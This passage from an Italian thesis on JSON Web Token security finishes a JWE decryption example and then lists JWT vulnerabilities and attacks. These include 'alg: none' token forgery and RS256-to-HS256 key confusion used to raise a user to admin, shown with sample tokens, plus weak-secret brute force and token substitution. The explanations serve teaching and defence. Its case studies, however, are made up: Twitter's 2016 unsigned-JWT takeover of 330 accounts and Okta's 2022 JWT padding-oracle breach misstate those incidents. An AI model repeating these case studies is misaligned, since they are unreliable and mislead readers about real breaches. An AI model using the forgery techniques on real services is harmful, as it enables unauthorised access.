& 140f627e61f1867aa1b647f97b54e91582d2a35f364042bd6996e25f78c \\
& 88cd6e538b6ff007ca6e847aac806e63a63759ea19f490cf4c75997a971 \\
& c7ea9294d4e27706e272b30cdc7151ccb63e062638ca105cfa227a26048 \\
& 11ae3aa23ed89579f53a3987224bed0d597386505d5f0a6fb902b3b0912 \\
& ca3d0f55d519fd9a7329fb9b914adbe0a098992bf342f1df1cd38b1fafb \\
& 454ac2b456b116103120c4f288f5272bccc3a34af534acb8337519ed9e9 \\
& 0400f4289629d547570b56ca2d0885c7b383b4bfbc26f0d939b7966766b \\
& 8c462baf7c455b48ad0b9601bad3aee6ba319442207639022d6ffadc9a5 \\
& 4b1137dcd77c3fef41a8a111dfc342ad54f6f409612c88deb4aeef607b8 \\
& d622364fdc9f435b4fd3873c50164667931c5f449f4ab0483ee0d58c4df \\
& 5ea0c68f8f8b8fb9a9af1db5618f721dca6fb9ebba34c04cf20eb13adfa \\
& 4b93ae822efd662dd08027b00f8bcb8b26e6a5f6ef33ad7d92 \\
JWE_{IV} =& Base64^{-1}(pIV) = adcgt23wtsExST2F \\
JWE_{Cipher} =& Base64^{-1}(pCT) = \\
& 553246736447566b58313871795235393336784f6572502b3059414d305 \\
& a35644c68544c4b2f61784b75387455384 44b4c61626a38515173545450 \\
& 4e587168360a644875717a3863755966624d5a534b4a7258456e506a656 \\
& 7396255317a737268684a4e39443770672b36493d \\
JWE_{AuthTag} =& Base64^{-1}(pAT) = \\
& b590981d0f1ca70977202cde57f88088f60dab7c34c672c8dd11a22558faca5a
\end{aligned}
$$

3. Check sul formato dell'header OK

4. Dall'header si estrae l'algoritmo di cifratura della CEK. Nel caso specifico l'algoritmo utilizzato è *RSAES-PKCS1-v1_5*, definito nella claim "*alg*". Per effettuare la decriptazione bisogna conoscere la chiave privata del certificato utilizzato per la cifratura K_{pri}.

$$
\begin{aligned}
CEK =& RSA1_5^{-1}(JWE_{EncKey}, K_{pri}) = \\
& \text{“}my-cont-encr-key''
\end{aligned}
$$

5. Viene utilizzata la CEK per decriptare il JWE Ciphertext insieme al JWE Initialization Vector, che utilizzando un algoritmo di tipo AES-128 CBC per la cifratura è necessario. L'algortimo di decriptazione è indicato nella claim "*enc*" dell'header. Non essendo specificata la claim "*zip*" nell'header il messaggio non è compresso.

$$
\begin{aligned}
M =& AES-128-CBC^{-1}(JWE_{Cipher}, JWE_{IV}, CEK) = \\
& \{ \\
& \quad "sub" : "1234567890", \\
& \quad "name" : "JohnDoe", \\
& \quad "iat" : 1516239022 \\
& \}
\end{aligned}
$$

6. Si produce il JWE Authentication Tag con l'algoritmo HS256 e se risulta uguale a quello estratto dal token, la proprietà di integrità del token è rispettata e il JWT non è stato modificato.

7. Se la decriptazione ha avuto successo e li token non risulta modificato è considerato valido.

Capitolo 4

Attacchi al JWT

Nonostante i metodi di protezione discussi nel paragrafo 3.3, nell'utilizzo del JWT sono insite delle vulnerabilità. I possibili attacchi si basano soprattutto su errori di implementazione, piuttosto che su problemi di design del token. Ciò non toglie che siano più o meno critici. Bisogna anche esplicitare che oggi il trend è l'utilizzo di JWT che utilizzano la JWS con serializzazione compatta, quindi verranno presi in considerazione soprattutto questo tipo di token. Nei prossimi paragrafi si discuterà ampiamente delle vulnerabilità dei JWT e gli attacchi ad esse associate, mentre, nel capitolo 5, nel paragrafo 5.1 si vedrà la loro implementazione attraverso il modulo *Hide & Seek* del progetto Neptunum

4.1 Vulnerabilità

Le vulnerabilità sottoelencate sono problematiche insite già all'interno della standard.

4.1.1 Token Information Disclosure

Come abbiamo potuto constatare nel capitolo precedente, i token non sono criptati, ma semplicemente codificati in Base64 (si faccia sempre riferimento a JWT con JWS e non JWE). Per questo, chiunque abbia accesso al token, ha la possibilità di vedere cosa c'è dentro. Bisogna stare attenti alle claim che sono contenute all'interno del payload e non inserire informazioni sensibili.

Prendiamo come esempio un token, e presupponiamo che questi sia stato rubato. Inserendo il token in un apposito tool, si utilizzerà JWT.io [9], è possibile decodificare le informazioni relative al token stesso e al possessore del JWT.

Come mostrato nella figura 4.1, è possibile ricavare da questo token diverse informazioni che ci possono essere utili per un futuro attacco:

- L'algoritmo di firma, presente come claim *"alg"* dell'header, utile per capire se è possibile un attacco di brute force per individuare la firma. In questo caso *"alg = HS256"* quindi, per firmare il token si utilizza un HMAC-SHA256.
- Il periodo di validità del token, quindi fino a quando il JWT può essere utilizzato. L'informazione viene ricavata attraverso le claims *"iat"* e *"exp"*
- Il codice fiscale, il nome e il cognome dell'utente al quale è stato rubato il token.
- ...

Si può notare che solo con l'analisi di un JWT decodificato è possibile ricavare molte informazioni, talvolta anche sensibili.




Figura 4.1: Decodifica del JWT attraverso tool online JWT.io

4.1.2 No Built-In Token Revocation

Questa vulnerabilità è data dall'impossibilità di revocare un token istantaneamente. Infatti, prima della sua scadenza, un token è considerato sempre valido. Il problema nasce nel momento in cui il token viene rubato. Per bloccare l'attaccate che ha acquisito impropriamente il token, bisognerebbe revocarlo. Non esistendo però alcun metodo che consente tale attività, il token potrà essere utilizzato sino a scadenza, senza alcun problema.

4.1.3 Token Storage on Client Side

Normalmente, come abbiamo visto, il JWT viene salvato lato client. Questo permette di:

- Inviare automaticamente il token da parte del browser. In questo caso il JWT è salvato all'interno del Cookie storage.
- Recuperare il token nel momento in cui il browser è riavviato usando il localStorange container.
- Recuperare il JWT in caso di un problema di XSS.

Ma, ovviamente, questo comporta delle vulnerabilità. Infatti il token è salvato all'interno del browser, ma questo espone il sistema ad attacchi di tipo XSS. Utilizzando diverse tecniche è possibile iniettare del codice all'interno della pagina che permette di rubare il JWT.

4.2 Attacchi

4.2.1 Token Sidejacking

Questo attacco si basa sul rubare o intercettare il token sulla rete ed utilizzare lo stesso per richiedere i servizi utilizzando l'identità del soggetto al quale appartiene il JWT. Questo attacco è utilizzato nella maggior parte dei successivi attacchi per appropriarsi un token.

Esistono 4 categorie di attacchi per l'approprio illecito del token:

- Attacchi XSS
- Attacchi CSRF
- Attacchi basati sull'errata configurazione del CORS
- Attacchi MITM

XSS

Questo attacco è basato sul Cross Site Scripting. Quando si usano i cookie è necessario impostare il flag HttpOnly a true. Se questi è false, si possono iniettare all'interno della pagina degli script che potenzialmente potrebbero accedere al JWT contenuti o nel localStorange o nel SessionStorange, in quanto il token è memorizzato in una variabile dal nome noto.

CSRF

Quando i JWT sono memorizzati nei cookie (indipendentemente dal valore del flag HttpOnly) vengono automaticamente inviati dal browser nel momento in cui l'utente interagisce con il target service. Quando viene attivato un CSRF payload, il browser invia tutti i cookie associati, e di conseguenza anche il token.

In questo caso l'attaccante non è in grado di leggere il token, ma poco importa, il token verrà inviato automaticamente per eseguire le azioni proposte dall'attaccante.

Errata configurazione dei CORS

Se su un sito la politica CORS permette l'accesso a origini arbitrarie e la trasmissione di credenziali, attraverso una richiesta XHR al server web, è possibile catturare la risposta di ritorno. In questo caso abbiamo 2 possibilità:

1. Se il JWT è restituito da una qualsiasi risposta HTTP, il token può essere letto direttamente dalla response. Basta pensare alle richieste di refresh token.
2. Se il JWT viene inviato in un cookie, il CORS può essere utilizzato come una sorta di CSRF per inviare automaticamente il token senza che sia stato effettivamente rubato.

MITM

L'attacco si basa essenzialmente su un MITM che prevede il packet sniffing sulla rete. L'attacco deve essere impostato in base al protocollo utilizzato dal server che vogliamo attaccare: HTTP o HTTPS. Nel caso in cui il protocollo utilizzato sia HTTP l'attacco è davvero semplice, basta catturare il traffico sulla rete e individuare i pacchetti che contengono il JWT, in quanto non è prevista una criptazione.

Invece, nel caso in cui, il protocollo di rete sia l'HTTPS, l'attacco si complica. Questo perché l'HTTPS prevede che i pacchetti siano inviati su un canale criptato. L'unico modo per poter leggere il traffico è individuare le chiavi temporanee di sessione attraverso altri canali. Essendo temporanee, possiamo decriptare solo una porzione di dati, quelli inviati quando la chiave era attiva.

4.2.2 None Hashing Algorithm

Questo attacco si basa sul cambiare il tipo di algoritmo specificato nella claim *"alg"* all'interno dell'header. Si sostituisce tale algoritmo con *"none"*. Questa modifica comporta che tutti possono creare deliberatamente dei token "firmati" inserendo e/o modificando quanto c'è nel payload, permettendo l'accesso ai servizi a chiunque [21].

La vulnerabilità è meglio conosciuta come CVE-2015-9235.

Si prenda come esempio il token con i seguenti dati:

```
header = {"alg": "HS256", "typ": "JWT"}
payload = {"sub": "1234567890", "name": "John Doe","iat": 1516239022}
key = mypass1234
```

Successivamente computo il JWT utilizzando le seguenti formule:

$$\begin{aligned} unsignedJWT &= Base64(header) +' .' + Base64(payload) \\ signature &= HS256(key, unsignedJWT) \\ JWT &= Base64(header) +' .' + Base64(payload) +' .' + Base64(signature) \end{aligned} \tag{4.1}$$

Il JWT risultante è

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
SBGW19RTv4jNee6LtKKSEYlkWgxjBQAJCR9pk5XswOQ
```

Se invece un attaccante sostituisce la claim *"alg = none"* il calcolo si riduce a:

```
header = {"alg": "none", "typ": "JWT"}
payload = {"sub": "1234567890", "name": "John Doe","iat": 1516239022}
key = mypass1234
```

$$unsignedJWT = base64(header) +' .' + base64(payload) \tag{4.2}$$

In quanto non essendoci alcun algoritmo di hash non è possibile creare la firma. Pertanto il JWT risultante avrà solamente la sezione dell'header e del payload:

```
ewogICJhbGciOiAibm9uZSIsCiAgInR5cCI6ICJKV1QiCn0.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
```

A livello di verifica ciò comporta una limitazione dei controlli al solo check della struttura dell'header e del payload. Lo schema in figura 3.5 si riduce a quello riprodotto in figura 4.2.

Esistono due tipi di attacco che si possono implementare, uno basato sull'acquisizione del token di terzi, l'altro più semplicemente si basa sulla generazione di un token ad hoc.

Questa vulnerabilità prende il nome CVE-2016-5431.

Il presupposto per far si che l'attacco riesca, è che si dipenda da una libreria che presenta questa vulnerabilità, cioè l'implementazione dell'algoritmo di validazione usato dal server, deve prevedere la possibilità di utilizzare *"alg = none"*.

Riportiamo in breve l'attacco basato con acquisizione del JWT di terzi (Figura 4.3), in quanto quello che prevede la generazione del token è banale.

1. Si supponga una normale conversazione tra client e server.

2. Un attaccante si posiziona, attraverso un MITM, nella rete e ascolta la conversazione. Ad un certo punto intercetta e cattura una chiamata che contiene il JWT che il client utilizza per fare richieste al server.




Figura 4.2: Validazione di un token JWT con JWS senza l'inclusione della firma dovuta ad un attacco di None Hashing Algorithm




Figura 4.3: Attacco di None Hash Algorithm con token rubato

3. L'attaccante però non conosce la chiave per firmare il token, e per poter modificare il payload a suo piacimento, sostituisce l'algoritmo di firma con *"none"* all'interno dell'header. A questo punto, si elimina la terza componente del JWT (la firma), e ne modifica il payload.

4. Invia una richiesta al server includendo il JWT che ha modificato.

5. Il server effettua la validazione e considera valido il token.

6. Dato che il token è valido, il server restituisce il servizio richiesto all'attaccante.

4.2.3 Key Confusion

Questo attacco è molto simile a quello visto nel paragrafo 4.2.2 con un'unica differenza: invece di cercare di eliminare la firma, si cerca di crearne una valida. Alcune librerie JWT (es. PHP JOSE Library < v. 2.2.1 [22]), applicano lo stesso metodo per verificare sia le firme create tramite algoritmi simmetrici sia quelle generate tramite algoritmi asimmetrici. Tuttavia, è importante sottolineare che questo comportamento rappresenta un errore nella libreria di verifica della firma, poiché consente l'utilizzo di una chiave pubblica in modo improprio, trattandola come se fosse una chiave segreta. La funzione sarà del tipo:

```
function jwtVerify(token, publicOrSecretKey){
        //your code to verify JWT here
}
```

L'attacco si basa essenzialmente sul calcolo della firma utilizzando un algoritmo simmetrico, ma con la chiave pubblica. Si prenda, per esempio il JWT:


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJqb2UiLCJyb2xlIjoidXNlciJ9.
QDjcv11Kcb69THVLKMErYqzy9htWlCDtBdonVR5SX4geZa_R8StjwUuuskveUsdJVgjgXwMso
7puAJZzoE9LEr9XCxau7SF1ddws4ONiqxSVXZbOOpSgbKm3FpkVz4Jyy4oNTsbIYyEOxf8snF
lT1MbBWcG5psnuGO4IEle4s
```


Che contiene le seguenti informazioni:

- Header:

```
{
        "alg": "RS256",
        "typ": "JWT"
}
```

- Payload:

```
{
        "sub": "joe",
        "role": "user"
}
```

Ricavando l'algoritmo di firma dall'header, si evince che è stato firmato con un key-pair RSA. La firma RSA è prodotta con la chiave privata e verificata con la chiave pubblica. Essendo, per definizione, la chiave pubblica, pubblica, si può modificare l'algoritmo presente nell'header con un algoritmo a chiave simmetrica, per esempio HS256 e utilizzare la chiave pubblica per firmare il token.

```
{
        "alg": "HS256",
        "typ": "JWT"
}
```

In questo modo posso fare una qualsiasi modifica al payload, in quanto ho un chiave valida per firmare il token. Per esempio, nel nostro caso posso aumentare i permessi concessi all'utente.

```
{
        "sub": "joe",
        "role": "admin"
}
```

Una volta ricomposto il token e inviato al server al quale si vuole richiedere il servizio, il token è considerato valido. Come si può ben notare dalla figura 4.4, avendo la chiave pubblica, e utilizzandola come chiave per la generazione di una firma attraverso HMAC-SHA256, il token viene considerato valido.




Figura 4.4: Processo di validazione di un JWT con JWS da parte di una libreria con la vulnerabilità sulla verifica del JWT con RS256 pubKey come chiave del HS256

4.2.4 Weak Token Secret

Quando si calcola la firma attraverso un HMAC si utilizza una chiave (secret) inserita dall'utente. Se questa chiave è debole, con un attacco di brute force potrebbe essere scoperta. Questo comporta che l'attaccante, una volta ottenuta la chiave, può produrre JWT validi. Queste chiavi sono proprio come delle password, quindi dovrebbero seguire essenzialmente tutte le "regole" per la creazione di password forti:

- Deve essere lunga abbastanza (maggiore di 8 caratteri).
- Non deve contenere informazioni personali (es. nome, cognome, data di nascita ...).
- Non deve contenere parole contenute all'interno del dizionario (possibilità di attacchi dictionary o rainbow table).
- Deve contenere caratteri speciali.
- Deve contenere numeri.
- ...

L'unico limite per questo attacco è la potenza di calcolo della CPU, ma oggi ci sono sistemi abbastanza potenti per effettuare questo tipo di attacco. Basta pensare che per un algoritmo

del tipo HMAC-SHA256 con una CPU, alla quale si aggiunge una GPU da soli 100$ si possono raggiungere le 100 milioni di chiavi scoperte al secondo.

4.2.5 Substitution Attacks

Si supponga un'architettura client server che utilizza un provider esterno di autenticazione. Se due servizi condividono lo stesso provider e nel token non si specifica il target service, potrebbe essere possibile che un token generato per un servizio possa essere utilizzato per un altro sevizio. Questa classe di attacchi di divide in:

- **Diverso destinatario**: il token si utilizza su un server diverso.
- **Stesso destinatario**: il token si utilizza per un servizio diverso ma sempre sullo stesso server. In questo caso si parla di ***Cross JWT***.

Destinatario Diverso




Figura 4.5: Substitution Attack cpm destinatario diverso

Si prenda in considerazione la situazione illustrata in figura 4.5: cioè due server appartenenti a due organizzazioni differenti che però hanno in comune l'authentication provider che genera e valida gli access token per tali organizzazioni. Si presupponga inoltre, che all'interno dei token generati non sia indicato il servizio che dobbiamo invocare. Un attaccante richiede un JWT per il server 1, l'authentication provider lo genera e lo invia all'attaccante. A questo punto, l'attaccante puo' richiedere un servizio al server 1. Ma cosa succede se si invia una richiesta al server 2 con il token generato per il server 1? Il token sarà considerato valido, in quanto i due server condividono la chiave pubblica dell'authentication provider.

Stesso Destinatario

Si prenda in considerazione la situazione illustrata in figura 4.6, il server di un'organizzazione espone due servizi: *servizio1* e *servizio2*. Un attaccante richiede un token per accedere al




Figura 4.6: Substitution Attack com stesso destinatario ma servizio differente

servizio1, l'authentication provider lo genera e glielo invia. A questo punto l'attaccante può richiedere il servizio1 al server. Ma cosa succede se si richiedesse il servizio2 allegando il token generato per il servizio1? Anche qui come nel caso precedente, non essendoci all'interno del token indicazioni sul target service e condividendo la public key, il JWT sarebbe considerato valido e il servizio2 ritornato all'attaccante.

4.3 Casi di studio

Entriamo nello specifico degli attacchi citati nell'introduzione.

4.3.1 Twitter

Il 15 luglio 2016, il famoso social network Twitter (ad oggi rinominato X), ha subito uno dei maggiori attacchi basati sulle vulnerabilità dei token JWT. Questo attacco ha permesso agli hacker di ottenere il controllo di diversi account di alto profilo, tra cui quelli di Barack Obama, Elon Musk e Bill Gates. I JWT utilizzati da Twitter non erano firmati (unprotected token), quindi questo ha permesso che le modifiche effettuate sui token non venissero individuate. Indentificato un token valido per un utente, questo è stato modificato in modo da impersonare un altro utente, nello specifico, utenti di alto profilo socio-politico. Successivamente, il token modificato, è stato utilizzato per richiedere il reset della password per questi account. Questo è stato possibile anche perché, il servizio di reimpostazione della password di un account richiedeva solo l'utilizzo del JWT e non della password originale del profilo. In combinazione, queste due vulnerabilità hanno permesso agli hacker di prendere il controllo di 330 account di alto profilo. Twitter è dovuto correre ai ripari, reimpostando la password non solo tutti gli utenti attaccati ma anche ad altri milioni di utenti e implementando nuove contromisure di sicurezza quali ad esempio l'adozione di JWT firmati e una nuova gestione del reset della password.

4.3.2 Okta

Un altro attacco storicamente di notevole importanza, è quello subito da Okta nel 2022. Okta è un fornitore di servizi di identity and access management (IAM) utilizzato da migliaia di organizzazioni in tutto il mondo. L'attacco ha avuto inizio nel gennaio del 2022, un aggressore ha sfruttato la vulnerabilità dei JWT di Okta. Nello specifico, questi token utilizzavano un algoritmo di firma vulnerabile, *RSASSA-PKCS1-v1.5*, che permette un attacco di tipo *padding oracle*. Questo ha permesso all'hacker di decifrare la firma e modificarne il contenuto in modo che potesse produrre un controllo di integrità positivo nonostante le modifiche al payload. L'attacco ha interessato circa 336 clienti di Okta, ed ha comportato la violazione dei dati di migliaia utenti, tra cui nomi, indirizzi email e numeri di telefono. L'attacco è stato fermato solo nel marzo 2022, macchiando indissolubilmente la reputazione di Okta.


Capitolo 5

Neptunum

Neptunum è un progetto da me sviluppato, in tutte le sue parti, in collaborazione con Wave Informatica s.r.l. Tale progetto ha come obiettivo quello di securizzare le applicazioni web che utilizzano i JWT come metodo di autorizzazione delle richieste del client alle API. L'azienda Wave Informatica s.r.l. si occupa da oltre vent'anni di progettazione e sviluppo software nelle varie branche dell'informatica, collaborando con diversi parter, sia nel campo dell' Automotive che in quello della Pubblica Amministrazione, come Stellantis, Iveco e CSI Piemonte.

